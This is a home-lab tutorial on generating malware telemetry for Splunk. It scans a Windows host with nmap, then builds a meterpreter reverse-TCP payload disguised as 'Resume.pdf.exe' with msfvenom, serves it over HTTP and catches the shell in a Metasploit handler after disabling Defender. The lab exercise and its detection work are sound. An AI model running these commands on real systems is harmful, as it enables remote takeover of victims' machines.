
Vashrith Vinodh

Looking at Telemetry in Splunk from Malware

Procedure

The first step is to perform an nmap scan on the IP address of your choice, here I use my kali machine to scan the IP address of my windows machine. The command to do so is ***nmap -A "IP address" -Pn*.**

- The -A command tells the scan to retrieve the OS system, the service version, and trace the path from the system to the target. The drawback of this is that it will require more time to complete.
- The -Pn command is to make sure the target is not pinged, only scanned. The purpose of this is that some firewalls may make it seem like a ping failed even when the target is online.




Here we see that port 3389 is open, which is rdp.


Now we will use msfvenom to create malware and generate telemetry. The payload we will use is "windows/x64/meterpreter_reverse_tcp".

The command to run the malware is
msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.4 lport 4444 -f exe -o Resume.pdf.exe

- The -p command signifies that a payload is going to be run.
- The lhost command refers to the attacker IP
- The lport command is the default port for meterpreter
- The -f command signifies that the file is an executable
- The -o command signifies the file name




Now that we created a binary, we need to open a handler to listen to the port set in the malware. We will do this by using Metasploit, which can be opened with the command ***msfconsole***.




We can use the multi handler exploit by running the command

use exploit/multi/handler




The purpose of a multi handler is to catch the connection when the target runs the malware.

We can run the command ***options*** which will show what can be configured



The payload option is set to generic/shell_reverse_tcp, we need to change it to the same payload that we used in msfvenom. This can be done with the command
set payload windows/x64/meterpreter/reverse_tcp



The next step is to change the the LHOST to the attacker machine, which is the kali machine in this case. This can be done with the command
set lhost "ip address"

```
msf6 exploit(multi/handler) > set lhost 192.168.1.4
lhost ⇒ 192.168.1.4
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.4      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Now we start the handler with the command ***exploit*** which starts listening for the windows machine to execute the malware.

The next step is to set a http server on kali so that the windows machine can download the malware. We can accomplish this by opening a new terminal and moving to the directory where our malware is located. Then we use the python command
python3 -m http.server 9999

- The -m command notifies the program to run the module as a script
- Make sure the specified port is not in use.

```
┌──(kali㉿kali)-[~]
└─$ ls
Desktop    Downloads  Pictures  Resume.pdf.exe  Videos
Documents  Music      Public    Templates

┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 9999
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Now the windows machine can access the kali machine and download the malware.

The next steps are to move over to the windows machine and disable windows defender.

Once that is done, we need to access the malware file and download it. This can be done by opening a browser and entering the ip address of kali followed by the port specified in the python command.

Once the file is downloaded and executed, open a commmand prompt with administrator privileges and run the command

netstat -anob

- The netstat command shows network connection information.
- The -a command shows all connections and listening ports
- The -n command shows the IP addresses and port numbers in numeric form
- The -o command shows the process ID of each connection
- The -b command shows the executable name responsible for each connection

```
C:\Windows\system32>netstat -anob

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       944
  RpcSs
 [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
 Can not obtain ownership information
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       940
  TermService
 [svchost.exe]
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING       3332
  CDPSvc
 [svchost.exe]
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       3256
 [splunkd.exe]
  TCP    0.0.0.0:8089           0.0.0.0:0              LISTENING       3256
```

Now we need to look through the results to find an established connection to the kali machine.


```
 TCP    192.168.1.5:50676      192.168.1.4:4444       ESTABLISHED     2660
[Resume.pdf.exe]
```

Now we can move back to the kali machine and see our handler pick up and open shell.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Sending stage (203846 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.5:50676) at 2025-07-28 15:14:25 -0400

meterpreter >
```

Now run a couple commands.

Next we can head over to our Splunk dashboard, which has been configured with Sysmon, and query for our index.



If we query for our malware filename, we can identify the pid and process guid. With these, we can track what the malware file did on the system and each individual step it took.



Here we can see what commands were run by the malware.